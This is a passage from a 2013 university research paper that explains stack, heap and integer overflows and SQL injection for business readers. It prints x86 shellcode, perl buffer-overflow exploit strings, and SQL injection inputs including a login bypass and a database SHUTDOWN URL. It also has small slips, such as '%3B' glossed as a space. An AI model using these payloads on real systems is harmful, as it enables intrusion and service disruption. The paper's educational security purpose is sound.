Modern Exploitation

Business Risks of Memory Corruption and Web Attacks

Research Paper Business Analytics

Author:
Sebastiaan de Vries

Supervisors:
Andrei Bacs
Herbert Bos

Vrije Universiteit van Amsterdam
Faculty of Sciences
De Boelelaan 1081a
1081 HV Amsterdam

March 28, 2013

Preface

The Business Analytics Research Paper is a compulsory part of the Business Analytics Master's degree, an interdisciplinary program composed of courses in business economics, computer sciences and mathematics. In the Business Analytics Research Paper, the student should present his/her research about a business related problem that also has a strong mathematical or computer science component.

Cyber-attacks form a major threat to individuals, governments and modern businesses, as confirmed by news reports on a daily basis. In this paper, we will analyze two important attack types from a business perspective. First, we will explain how they work on a technical level, which will allow you to understand the theoretical limitations of each attack. Second, we will help you understand what types of risks could affect your business and which parts of your IT infrastructure are most vulnerable.

I would like to thank Herbert Bos and Andrei Bacs for helping me define a problem for this research, which is relevant to modern businesses and which satisfies my personal interests. I would like to thank Andrei in particular for the time and effort he spend supervising me. I really appreciate it.

Sebastiaan de Vries
March 2013

Summary

The goal of this paper is to explain the threat that cyber-attacks pose to modern businesses, and to help you asses the cyber risks that affect your particular business. We focus on two important attack vectors in particular: web attacks and memory corruption attacks. For each of these categories, we analyze the top three most dangerous attacks in detail.

Our selection of memory corruption attacks to analyze:

- Stack-Based Buffer Overflow;
- Heap-Based Buffer Overflow;
- Integer Problems.

Our selection of web attacks to analyze:

- SQL Injection;
- OS Command Injection;
- Cross-Site Scripting (XSS).

For each of these attacks, we explain the vulnerability that allows for the attack as well as the technical details of how the vulnerability is exploited. This has implications for the way that the attack can be delivered and exploited.

We discuss the types of damage that cyber-attacks can inflict on businesses:

- stolen intellectual property;
- stolen cash;
- stolen goods;
- reputational damage;
- claims;
- obstruction of sales;
- obstruction of production;
- repair costs.

We explain how memory corruption attacks and web attacks can be used to inflict damage upon a company, based on three scenarios:

- a corporate network;
- a public website;
- a SCADA system.

Finally, we discuss the typical steps involved in an attack, and we emphasize how easy each step can be automated using tools that do not require a lot of skill from the attacker.

Table of Contents

1 Introduction 1
2 Exploitation Techniques 3
  2.1 Stack-based Buffer Overflow 3
    Introduction 3
    Memory Layout 3
    Exploitation 7
    Advanced Exploit Techniques 9
  2.2 Heap-based Buffer Overflow 11
    Introduction 11
    The Heap 11
    Exploitation 11
  2.3 Integer Problems 12
    Introduction 12
    Integer Overflow 13
    Integer Signedness 14
    Exploitation 14
  2.4 SQL Injection 15
    Introduction 15
    Exploitation 15
    Detection 16
    Bypassing Filters 17
    Retrieving Data 18
  2.5 OS Command Injection 20
    Introduction 20
    Exploitation 21
    Perl Example 22
  2.6 Cross-Site Scripting (XSS) 23
    Introduction 23
    Reflected XSS 23
    Stored XSS 25
    DOM based XSS 25
3 Business Risks 27
  3.1 Types of Damage 27
    Loss of Intellectual Property 27
    Loss of Cash 28
    Loss of Goods 28
    Claims 28
    Reputational Damage 28
    Obstruction of Sales 29
    Obstruction of Production 29
    Repair Costs 30

3.2 Attack Vectors 30
Vulnerable Applications 30
Delivery Mechanisms 31
Escalation Potential 31
Firewalls 31
3.3 Attack Scenarios 31
Public Website 32
Corporate Network 35
SCADA System 36
3.4 Automating Attacks 37
Exploration 37
Exploitation 38
Exfiltration 38
Planting rootkits 38
4 Conclusions 41

1 Introduction

Cyber-attacks are reported to damage individuals, governmental institutions and businesses in all sectors on a daily basis. The financial damage greatly differs between the incidents, varying from some bad publicity to billions of dollars in the case of Sony's Playstation network hack[24]. A successful hack may even cause the downfall of a firm, as was the case for Diginotar[1] in 2011, which filed for bankruptcy within weeks after a security breach was announced.

Businesses are systematically targeted by cyber espionage attempts, which may originate from competing companies and even from governments, as the recent Mandiant report suggests [12]. Governmental institutions and critical infrastructures have become an increasingly popular target as well in recent years. The U.S. Industrial Control Systems Cyber Emergency Response Team (ICS-CERT) reported a 2000 percent increase in the number of cyber security incidents involving critical infrastructures between 2009 and 2011.

The goal of this paper is to explain the threat that cyber-attacks pose to modern businesses, and to help you asses the cyber risks that affect your particular business. It is important to have an understanding of the technical aspects of the attacks in order to understand their theoretical potential and limitations. Since discussing the entire spectrum of cyber attacks would exceed the amount of effort that we can spend on this paper, we will focus on two of the most important attack categories, for which we will analyze three specific attacks in detail.

Memory corruptions and web attacks are responsible for nearly half of the exploits reported to Mitre's CWE (Common Weakness Enumeration) database in the period 2011 till mid-2012. For both attack types, we have selected three attacks, based on the CWE/SANS top 25 most dangerous software errors (2011)[4] and on the OWASP top 10 most critical web application security risks (2010)[18]. This resulted in the following selection of attacks.

Web Attacks:

- SQL Injection
  - CWE/SANS ranking: 1
  - OWASP ranking: 1 (combined with OS command injection)
- OS Command Injection
  - CWE/SANS ranking: 2
  - OWASP ranking: 1 (combined with SQL injection)
- Cross-Site Scripting (XSS)
  - CWE/SANS ranking: 4

[1] Diginotar was a Dutch certificate authority which issued certificates both as a root Certificate Authority and for one of the Public Key Infrastructure (PKI) programmes of the Dutch government.

- OWASP ranking: 2

Memory Corruptions:

- Stack-Based Buffer Overflow
  - CWE/SANS ranking: 3 (combined with Heap-Based Buffer Overflow)
- Heap-Based Buffer Overflow
  - CWE/SANS ranking: 3 (combined with Stack-Based Buffer Overflow)
- Integer Problems
  - CWE/SANS ranking: 24
  - in terms of reported exploits the third most dangerous memory corruption following the buffer overflows mentioned above.

We start our analysis with a technical description of the top three attacks of each type in chapter 2, revealing the strengths and limitations of each attack. Next, we discuss the business risks of each attack type in chapter 3 using a couple of scenarios to illustrate the strengths and limitations of each attack type. We also explain the different steps involved in a typical attack and the tools that can help the attacker to automate these steps. Last, we draw our conclusions in chapter 4.

2 Exploitation Techniques

2.1 Stack-based Buffer Overflow

Introduction A stack-based buffer overflow occurs when data copied into a stack-based buffer, is written past the end of the buffer, overwriting consecutive memory addresses. There are two conditions for a successful exploit; (1) the intermixed placement in memory of user application buffers and control data by the operating system; and (2) the use of an unsafe system call which allows writing past the end of a limited buffer, overwriting control data. If these conditions, which are allowed by the x86 ABI[2], are met, then the system is exploitable. If an attacker is somehow able to influence the data written into a vulnerable buffer, this could ultimately enable him to execute arbitrary code and take over the machine running the vulnerable program.

Memory corruptions happen most often in languages like C, in which the programmer is responsible for managing low-level memory operations. To understand how the stack-based buffer overflow works exactly, it is necessary to gain a basic understanding of how memory is managed on most machines. Therefore, we start this section by discussing just that. Next, we will discuss the general ways to exploit such a vulnerability. Last, we will discuss more advanced techniques that beat today's attempts to prevent exploitation of this vulnerability. It is important to mention that we base our discussion and examples on a *32-bit* Intel-based system, since essential circumstances such as the machine's instruction set and the stack layout depend on the x86 ABI.

Memory Layout Programs in C need to be compiled before they can be run. During compilation, the compiler translates the high level C instructions, which are convenient for human, into low level machine code, which is the format that the processor understands. When the compiled program is run, it is loaded into memory, which is divided into five segments as specified in the x86 ABI: *text*, *data*, *bss*, *heap* and *stack* [5]. The compiler makes assumptions that use fixed addresses for the segments. This simplifies the attacker's job because (s)he can deduce the memory layout a priori, as we will demonstrate later in this chapter.

The text (or code) segment is used to store the program's compiled instructions. The data and bss sections are used to store static and global variables. Since the contents of these sections are known when the program is started, these sections have a constant size.

The heap and stack segments however, have a variable size. They are located on

[2] The ABI (Application Binary Interface) specifies how applications within an infrastructure (such as Intel x86) should interact with each other and with the operating system. It includes descriptions of the memory layout, alignment of variables and calling conventions between functions and for system calls.

opposite sides of the remaining memory space (figure 1), which allows them to grow and shrink. The heap segment is used to store objects and data structures. It is directly controllable by the programmer. The stack segment is used to store a functions context; input arguments, local variables and information regarding the calling function. In this section, we will focus on the *code* and the *stack* segments.



Fig. 1. Memory layout in C.

Code Segment The code segment contains the compiled machine code instructions of the program. Machine code consists of instructions that can be executed by the processor directly. These instructions are executed consecutively until an instruction is encountered that changes the execution flow (e.g. a jump instruction). This happens in control structures such as if-then statements and loops, but also when another function is called. Since functions can be called from different places, the program has to remember the address that the execution should return to when the function finishes. This is one of the things the stack is used for.

Stack Segment The stack segment serves as a scratchpad, allowing a function to store its context in a structure called a *stack frame*. It starts at the highest

memory address and grows towards lower addresses. Variables can be added (*pushed*) at the top of the stack and removed (*popped*) from the top of the stack. In order to do this efficiently, the processor uses a dedicated register called *esp* (extended stack pointer) to keep track of the current location of the top of the stack. It is also possible to reference or change data somewhere in the stack. This can be done using an offset to the esp, but since the esp constantly changes, which causes overhead, it is quite common to use a dedicated register for this called *ebp* (extended base pointer). To illustrate all of this, we use an example. Consider the following C program:

```
 1. #include <stdio.h>
 2. #include <string.h>
 3.
 4. int check_pass(char *password)
 5. {
 6.   int auth_flag = 0;
 7.   char password_buffer[8] = "";
 8.
 9.   strcpy(password_buffer, password);
10.
11.   if (strcmp(password, "sesame") == 0)
12.     auth_flag = 1;
13.
14.   return auth_flag;
15. }
16.
17. int main(int argc, char *argv[])
18. {
19.   if (argc!=2) {
20.     printf("Usage: %s password\n", argv[0]);
21.     return 1;
22.   }
23.
24.   if (check_pass(argv[1])) {
25.     printf("You are admin!\n");
26.   } else {
27.     printf("Wrong password.\n");
28.   }
29. }
```

This program requires one input argument representing a password, and if the password is correct (”sesame”), the program prints ”You are admin!”, otherwise the program prints ”Wrong password.”. In order to check whether the entered password is correct, the program uses a dedicated function called *check_pass()*. The program starts with the *main* function at line 17. When the *check_pass* function is called at line 24, a new stack frame will be pushed onto the stack (table 1).

Location		**Data**	
Address	**Offset**	**First Word**	**Second Word**
0xbffff2a0	EBP - 40 (**ESP**)	0x08048550	0x080483b0
0xbffff2a8	EBP - 32	0x00000000	0x0804831d
0xbffff2b0	EBP - 24	0xb7fc73e4	**0x00000005**
0xbffff2b8	EBP - 16	**0x0804a000**	**0x080485a2**
0xbffff2c0	EBP - 8	0x00000002	0xbffff384
0xbffff2c8	**EBP**	0xbffff2e8	0x08048527

Table 1. Stack frame of the *check_pass* function, at line 6

A memory address covers 4 bytes[3], which is called a *word*. The first word in this stack frame is the function's return address `0x08048427`, which is located at address `0xbffff2cc` or relative address `ebp+4` (remember that the stack grows towards the lower addresses). The second address is the saved base pointer, the ebp from the *main* function, which the current ebp points to. The local variables `auth_flag` (one word) and `password_buffer` (two words) have not been initialized yet, but their positions are marked bold. The other addresses are used as scratchpad for the other functions, for example the `strcmp` function at line 11 will use addresses `esp-40` and `esp-36`.

When we proceed to line 11, just before the `strcmp` function is executed, the stack frame contents are given by table 2. We have entered the value "aaaaaa"

Location		**Data**	
Address	**Offset**	**First Word**	**Second Word**
0xbffff2a0	EBP - 40 (**ESP**)	0xbffff2b4	0xbffff515
0xbffff2a8	EBP - 32	0x00000000	0x0804831d
0xbffff2b0	EBP - 24	0xb7fc73e4	**0x61616161**
0xbffff2b8	EBP - 16	**0x00006161**	**0x00000000**
0xbffff2c0	EBP - 8	0x00000002	0xbffff384
0xbffff2c8	**EBP**	0xbffff2e8	0x08048527

Table 2. Stack frame of the *check_pass* function, at line 11

as a password, which is now copied into the `password_buffer`. Note that the words are written in Little-Endian byte order, which means that the bytes in a word are noted in reverse order: the word `0x00006161` denotes the bytes `0x61 0x61 0x00 0x00`. When the function finishes, the stack frame will be popped from the stack and the execution will continue with the instruction mentioned in the return address, which should point somewhere in the code segment.

[3] A memory address in a x86 (32 bit) system covers 32 bits, which is 4 bytes. For other architectures this might be different. The 64 bit x86_64 architecture for example, uses 8 byte addresses, since 8 bytes = 64 bits.

Exploitation The example program is vulnerable to a stack-based buffer overflow because the user input is copied into the `password_buffer` without properly checking the length of the input. The size of the buffer in the example was only 8 bytes, meaning that each additional byte would be written into the following (higher) memory addresses, namely the data that pushed onto the stack prior to the `password_buffer`. The most obvious targets in this case would be the authenticated flag and the return address which would allow an attacker to divert the execution to his/her own code.

The most simple way of tricking the example program is to overwrite the `auth_flag`, for example using the following command line parameter:

```
aaaaaaaa1
```

This simply writes a 1 into the first byte of the `auth_flag`, which evaluates to `true` at line 24 of the source code. This is possible in this case because, once the `auth_flag` is initialized at zero, it remains unchanged if we enter a wrong password. This attack is much more subtle than the attacks we discuss next, which require overwriting the return address and diverting the execution of the program. Here, the program logic is altered by only changing a data value, which is very difficult to detect using conventional methods.

Alternatively, the attacker could overwrite the return address and make the execution return to line 25, the code that should be executed only in case we would have entered the correct password. This method does not depend on the presence of some important local variable, and will therefore be more robust. In this case, the following command line parameter would do the trick:

```
‘perl -e ’print "a" x 24 . "\x31\x85\x04\x08"’‘
```

This perl command first prints 24 bytes with a's, overflowing the buffer and writing `a`'s unto the return address, followed by the address that contains the machine code[4] for the instruction at line 24.

Redirecting the flow of execution however, is not limited to the code segment, which is read only. The attacker could also redirect the flow of execution to the stack itself, or more specifically, to the vulnerable buffer that (s)he controls the contents of, allowing him/her to execute arbitrary code. An elegant method of gaining control over the system is to make the program execute *shellcode*. The term shellcode refers to a piece of machine code that spawns a remote shell, which is a simple interface that accepts and executes arbitrary commands with the same privileges as the exploited process. Injecting shellcode into a vulnerable buffer, and changing the program's execution to this shellcode, will provide the attacker with a remote shell. When the vulnerable process runs as *root*, which is the highest possible privilege level, a successful exploit would effectively make

[4] This address can be determined using a tool like gdb, which you can use to disassemble the executable.

the attacker the new owner of the machine. We will use the shellcode from The Art of Exploitation[5] in our example:

```
\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a
\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x51\x89\xe2\x53\x89\xe1\xcd\x80
```

Note that the shellcode does not contain null bytes. It was constructed this way, since a null byte is considered to be the end of the string by string functions such as `strcpy`. This example shellcode requires about 35 bytes, which should fit in the space from the start of the vulnerable buffer to the start of the return address. Small pieces of shellcode are preferred, since it is in the attackers interest to keep the program running. Overwriting too much memory using a large piece of shellcode could crash the program, which would cause the operating system to terminate or restart the program, removing or reinitialising its memory. Let us change the example program on one point, increasing the size of the buffer to make it easier to exploit:

```
7.   char password_buffer[100] = "";
```

In this scenario, the space for our shellcode is more than sufficient. In order to exploit the vulnerable buffer, the attacker needs to do three things:

– inject the shellcode into the vulnerable buffer;
– overflow the buffer in order to overwrite the return address;
– overwrite the return address with the exact address that the shellcode start on.

This requires a priori knowledge of two addresses; (1) the exact address of the buffer, and (2) the exact address of the return address. The attacker could figure out these addresses in a controlled environment, if (s)he has the program's binary at his/her disposal and if (s)he knows the compiler's settings[5]. In practice however, this is not feasible, which requires the attacker to use a more robust method. We will explain two tricks that the attacker can use, which greatly improve the chances of a successful attack.

First, there is a special instruction in machine language, called a NOP[6] (no operation) which does nothing. When the processor encounters a NOP instruction, denoted by `0x90` in binary code, it wastes one CPU cycle and moves on to the next instruction. Inserting a *NOP sled*, a series of NOP instructions, prior to the shellcode, would enlarge the memory region that the flow of execution can return into, while still resulting in execution of the shellcode.

[5] A C program can be compiled in different ways, using different optimization methods, depending on the compiler used, resulting in binaries that have a different memory layout.

[6] The NOP instruction is supported by most processors for backward compatibility, but in some architectures it is still used for timing purposes, aligning CPU cycles between instructions [5].

Second, instead of trying to overwrite the return address exactly, the attacker could insert a series of return addresses after the shellcode. If one of those addresses overwrites the return address with an address in the NOP sled, our shellcode will be executed. The attacker should not write too many bytes into the buffer however, since writing past the bottom of the stack will cause a memory error. Also, (s)he should make sure to align the exploit code in such a way that the memory address is overwritten by exactly one of the return addresses. This usually means, on 32 bit systems, that the number of bytes preceding the return addresses should be a multiple of four.

Using these tricks, the attacker is able to build a robust exploit parameter using the following perl script:

```
‘perl -e ’print "\x90" x 52 . "\x31\xc0\x31\xdb\x31\xc9\x99\xb0
\xa4\xcd\x80\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x51\x89\xe2\x53\x89\xe1\xcd\x80" . "\x90" . "\x3c
\xf6\xff\xbf" x 13’‘
```

This encloses the shellcode in a NOP sled and a series of return addresses, which is injected into the stack frame. Figures 2 and 3 show the stack frame layout prior to and after the injection. Figure 3 shows how the return address is overwritten with a series of pointer pointing somewhere into the NOP sled, which will eventually execute the shellcode.

Advanced Exploit Techniques There are two important mechanisms, which are typically implemented in combination, that try to make stack-based buffer overflows more difficult; (1) Address Space Layout Randomization (ASLR) and (2) Non-Executable Stack (NX-Stack). Although the above example would be prevented by any of these mechanisms, they do not protect against buffer overflows sufficiently, allowing the attacker to obtain the same result in most cases using a slightly more complicated exploit technique.

NX-Stack This method, invented by Alexander Peslyak (Solar Designer) in 1997 [27], ensures that the bytes on the stack are marked as non-executable, meaning that when the attacker tries the shellcode exploit above, the processor will refuse to execute the shellcode. The technique to circumvent this protection mechanism, called *return-to-lib(c)*, was also proposed by Solar Designer [27]. It overwrites the return address on the stack with an address in the code segment in a library called *lib(c)*. lib(c) provides the runtime environment for C programs and should always be linked to C binaries. It provides powerful functions to perform system calls that the attacker could return to. Moreover, the parameters for such functions can be provided using the stack [5], which the attacker can manipulate. More generally, this kind of exploitation involving the attacker to chain code snippets together in order to perform some arbitrary action is called *Return Oriented Programming (ROP* [27].



Fig. 2. Stack frame layout prior to injection.

Fig. 3. Stack frame layout after the injection

Address Space Layout Randomization (ASLR) Both the shellcode exploitation example and ROP techniques in general rely on the knowledge of certain addresses on the stack or in the code segment. These addresses used to be predictable, since the memory space was always mapped starting with the code segment at the lowest memory address and ending with the bottom of the stack at the highest memory address. ASLR was invented by the Pax Team in 2001 [27] in order to prevent this by randomizing the address space layout.

There are a number of issues with ASLR that greatly reduce it's effectiveness[27]. First, the address space is randomized piece-wise, leaving relative offsets between known functions unchanged. This reduces the attacker's task from finding a specific address to finding some arbitrary known address. Second, the address space on 32 bit systems is too small to provide enough randomness, enabling modern machines to effectively attack ASLR using brute force. Third, a format string vulnerability, which may or may not be the result of the buffer overflow itself, could be exploited to leak the information about the memory layout, disarming ASLR. Finally, Fresi Roglia et al. described an attack to defeat the combination of ASLR and NX-Stack, which they estimate to be effective on 95.6% of the Intel x86 binaries [8]. This technique basically exploits the fact that the memory cannot be 100% randomized, since that would leave even the program itself clueless about where things are located. There need to be known entry points leading to the lib(c) library, which can often be exploited.

2.2 Heap-based Buffer Overflow

Introduction A heap-based buffer overflow occurs when data copied into a heap-based buffer, is written past the end of the buffer, overwriting consecutive memory addresses, which can contain either data of other variables, or control structures used by the memory manager to describe allocated data structures on the heap. The actual vulnerability is that the programmer does not properly verify that the buffer's size is sufficient to hold the data that is copied into it. An attacker could exploit this vulnerability to the extent that enables him to execute arbitrary code. Exploiting this vulnerability however, generally requires more skill than exploiting its stack-based counterpart.

The Heap The heap segment is reserved for the programmer to dynamically allocate memory, which is then available throughout the process. The programmer is also responsible for releasing memory on the heap. Space on the heap is declared using the *malloc* (memory allocate) system call, and released using the *free* system call. The implementation of the heap, which varies between different operating systems and compilers, should at least keep track of which parts of the heap have been allocated and which parts of the heap are available for allocation. The heap is subject to fragmentation since blocks of memory on the heap are continuously being allocated and released. Therefore, most heap management implementations contain optimizations, algorithms that try to choose the allocation spots wisely or that unite consecutive freed blocks for example.

A popular way to implement the heap, which is also used by the C compiler, is based on linked lists [7]. Each allocated block of memory starts with a piece of metadata, called a *header*, which contains information about the locations of the previous and next block, the block size, etc. There are different ways to implement the heap using a linked list; we could create one linked list for all memory blocks and let each block specify whether it is available or not, or we could make separate linked lists for used blocks and available blocks, etc. Whatever the implementation may be, it will likely involve some pointer operations, for example when *free* is called, in order to (re-)connect consecutive freed blocks or to move blocks from the used list to the available list. These pointer operations are of particular interest to the attacker.

Exploitation The heap grows from low memory addresses to high memory addresses and data within a heap block is written in the same direction. Consequently, when a heap-based buffer overflows, the first thing that gets overwritten is the header information of the next block. Doing so accidently, will likely corrupt that header, causing the program to crash upon the following heap operation since the pointers to the next and previous blocks get overwritten by invalid addresses. In some situations, a heap vulnerability can be exploited by simply overwriting the data of an important variable located on the heap after the vulnerable buffer. This will work, provided that manipulating this variable

can change the program's behavior in the desired way before the program crashes due to another (de-)allocation on the corrupted heap.

A more sophisticated exploitation method aims for the pointers in the block headers, which are used and updated by the heap management algorithm. Consider for example a simple heap implementation that uses two doubly linked lists; one for used blocks and one for available blocks. A block in both lists is defined as follows:

- `prev` : 4 byte pointer to previous block
- `next` : 4 byte pointer to next block
- `block_size` : 4 byte integer specifying this block's size
- `contents` : `block_size` bytes of data or space

When a certain block (let us name it `target`) is freed, it is removed from the list of used blocks, meaning that the pointers of the surrounding blocks (`target->prev->next` and `target->next->prev`) need to be updated. For the first of these pointers, the heap management algorithm has to perform the following operation:

```
target->prev->next = target->next
```

Now, suppose that the previous block is referenced by a vulnerable buffer, meaning that the attacker could have manipulated the data in the previous block as well as the pointers in the target block like this:

- The data in the previous block now contains the shellcode, which the attacker would like to have executed;
- `target->next` contains a pointer to the shellcode in the previous block;
- `target->prev` contains a pointer to the location of return address on the stack *minus 4 bytes*, which means that `target->prev->next` now points at the actual location of return address on the stack.

Upon freeing the target block, the return address on the stack will be overwritten with a pointer to the shellcode, or any other machine code that the attacker prefers, which will be executed when the current function exits. This could provide the attacker with a shell, or perform any other command on the target's system, installing any kind of malware for example, depending on the process' privilege level and the attacker's preferences.

2.3 Integer Problems

Introduction Integers are numeric variables, which can either be signed, meaning that they can contain both positive and negative values, or unsigned, meaning that they can contain only positive values. In both cases, an integer can contain only whole numbers, which are typically stored in four bytes of memory[7]. It is

[7] Integers can have other sizes as well, like two or eight bytes, which are vulnerable to the same type of integer problems.

not possible to distinguish signed and unsigned integers by looking at the 32 bits of memory containing the integer. The memory space of a signed integer can contain exactly the same range of values (`0x00000000 - 0xffffffff`) as the memory space of an unsigned integer. The signedness of the variable only determines how the stored value should be interpreted, which results in a value in the range $[-2^{31} ; 2^{31} - 1]$ for the signed integer and $[0 ; 2^{32} - 1]$ for the unsigned integer.

Integer problems occur, when a calculation causes the integer to exceed its range, causing the integer to overflow and contain an incorrect result, or when the signedness of the integer is misinterpreted, causing the result to be in a completely different range. The actual vulnerability in the first case is that the programmer did not properly check whether the integer's range can contain all possible outcomes of a calculation. In the second case, the vulnerability is that the programmer accidently passes a variable of wrong signedness to a function or calculation. Sometimes, integer problems can be exploited directly, when the program's behavior is changed in such a way that it immediately benefits the attacker. More often though, integer problems serve as the entry point for a buffer overflow, which can then be leveraged to compromise the system.

Integer Overflow The first class of integer problem is the integer overflow or wrap-around. An overflow occurs when the result of a calculation exceeds the range of the integer, which causes the result to be wrapped around the range boundaries. Consider the following calculation with the integers `i` and `j`:

```
i = 0xffffffff
j = 0x01
i + j = 0x00
```

For signed integers `i` and `j`, the result is correct:

```
-1 + 1 = 0
```

For unsigned integers `i` and `j` however, the result is incorrect:

```
4294967295 + 1 = 0
```

The value wraps around the bounds of the interpreted range. The programmer should have prevented this by checking that the result does not exceed the variable's scope. This problem also exists with signed integers, as the following example illustrates:

```
i = 0x7fffffff
i * 2 = 0xfffffffe
```

For an unsigned integer `i`, this calculation would evaluate correctly:

```
2147483647 * 2 = 4294967294
```

For a signed integer however, the result is wrapped around the maximum value:

```
2147483647 * 2 = -2
```

Integer Signedness The second class of integer problem occurs when the program implicitly casts an integer to the opposite signedness, which often happens accidentally, for example when the programmer passes a signed integer to a function that expects an unsigned integer. Consider for example the following C code snippet:

```
...
int bytes_to_copy = atoi(argv[2]);
if (bytes_to_copy > BUFFER_SIZE) {
  bytes_to_copy = BUFFER_SIZE;
}
memcpy(to, from, bytes_to_copy);
...
```

This piece of code takes an argument from the command line, specifying the number of bytes that should be copied into a buffer. Although the programmer attempts to check that the number of bytes to copy does not exceed the buffer size, (s)he makes the mistake of passing the signed integer to the `memcpy` function, which expects an unsigned integer, allowing any input in the negative range [`0x80000000 ; 0xffffffff`] to pass the test and cause a buffer overflow that would overwrite at least 2GB of memory. In this case, the overflow would probably cause the process to terminate, due to some segmentation fault, which would make the buffer overflow difficult to exploit.

Note that no error occurred in both types of integer problems. The program has no way of knowing that the value is erroneous or wrongly interpreted. Also, the problem can be difficult to spot in the source code, even for an experienced programmer.

Exploitation Integer problems themselves can rarely be exploited, since they are not overwriting other parts of memory. They can however, cause a buffer overflow on the stack or the heap, which can be exploited to compromise the system. Consider the following example, which is based on an example from blexim's article in Phrack 60 magazine [3].

```
1.  int copyArray(int *array, int len) {
2.    int *myarray, i;
3.    myarray = malloc(len * sizeof(int));
      ...
10.   for(i = 0; i < len; i++){
11.     myarray[i] = array[i];
12.   }
13.   return myarray;
14. }
```

If an attacker is able to control the input arguments to this function, (s)he could cause a buffer overflow on the heap and possibly compromise the system. The

attacker could abuse the multiplication at line 3 to overflow the integer passed to `malloc`. Entering a length of 1073741824 (`0x40000000`) for example, would make `malloc` reserve 0 bytes for the array (`0x40000000 * 0x04 = 0x00`), causing all of the bytes in the buffer to overflow.

2.4 SQL Injection

Introduction The Structured Query Language (SQL), used for querying and executing commands against different types of databases, is vulnerable to command injections, just like other interpreted languages. SQL injection, first introduced by rain forest puppy in the 1998 Phrack 54 magazine [21][11], occurs when user provided input is unintentionally (from the developer's point of view) executed as command. The actual vulnerability is that the user provided input was not properly sanitized before it was used in a dynamic SQL statement[8], allowing an attacker to modify a statement or even to execute arbitrary code. Such a vulnerability is particularly unpleasant when it is located in a web application, allowing it to be exploited from the Internet. Although this vulnerability has been known for over 15 years and although effective countermeasures exist[26], it is still the number one most dangerous vulnerability out there, ranking first in both the OWASP's top 10[18] and CWE-SANS's top 25[4].

Exploitation Web applications usually consist of three layers; the presentation layer (HTML, JSP, etc.), the application layer (PHP, ASP, etc.) and the data layer (MySQL, SQL-Server, Oracle, etc.).[13] SQL is an interpreted language for querying and executing commands against different databases, such as Oracle, MS SQL-Server and MySQL. SQL commands can be built dynamically, in the application layer or in the data layer, using user provided input[9]. The interpreter relies on certain characters in a command string to distinguish between SQL keywords and data. If the attacker is able to include these special characters in the data parts of a command, and these characters are not being escaped or removed, then (s)he basically controls the interpreter and can order it to execute arbitrary SQL code.

Consider the following query string, which is built dynamically, to see if there is a user in the *Users* table with a certain name and password.

```
'SELECT * FROM Users WHERE name=''' + @name + '''
AND password=''' + @password + ''''
```

[8] Static SQL structures, such as stored procedures, are not vulnerable to SQL injection, unless they explicitly execute dynamic statements using an *EXEC()* statement or similar.

[9] This might be any content that originates from users in a direct or indirect way, like form data, GET parameters, cookies, HTTP headers, data from the database, previously uploaded files, etc.

Note that the string is delimited by single quotes, and that two consecutive single quotes within a string evaluate to one in-string single quote. The above query could be used in a authentication mechanism, logging a user in if he provides a valid name-password combination. Providing an input like `'admin'`, `'s3cr3t'` would result in the following query:

```
SELECT * FROM Users WHERE name='admin'
AND password='s3cr3t'
```

Now, consider what would happen if the following parameters were supplied; `''' OR 1=1--'` and `'anything'`. The query now evaluates to:

```
SELECT * FROM Users WHERE name=''
OR 1=1--' AND password = 'anything'
```

Note that anything following the double dashes `'--'` is interpreted as a comment. The above expression returns all records in the Users table, bypassing the intended security mechanism.

Integer values do not need to be encapsulated in single quotes. Consider the following query, which looks up the price of a specified product.

```
SELECT price FROM Products WHERE productid=@id
```

Using the corresponding web page, an attacker could shut down your SQL Server like this:

```
http://www.mywebshop.com/show_price.php?
productid=1%3BSHUTDOWN%20WITH%20NOWAIT%3B
```

Note that `%3B` url-encodes a space and `%3B` url-encodes a semi-colon, marking the end of a statement.

Detection SQL injection vulnerabilities can be detected with different methods, which have in common that they try to inject a command that produces some predictable result, indicating that the injected input field is vulnerable. We could for example test whether:

- `1+1` evaluates to `2`;
- `67-ASCII('A')` evaluates to `2`;
- `'foo'||'bar'` evaluates to `'foobar'` (Oracle).

Note that the latter spoils the server type as well, since popular server types like Oracle, MS-SQL and MySQL each use a different concatenation syntax. The above tests only work if the application somehow reveals the expected output, by loading a certain page for example:

```
http://www.mycookingsite.com/show_recipe.php?id=1%2b1
```

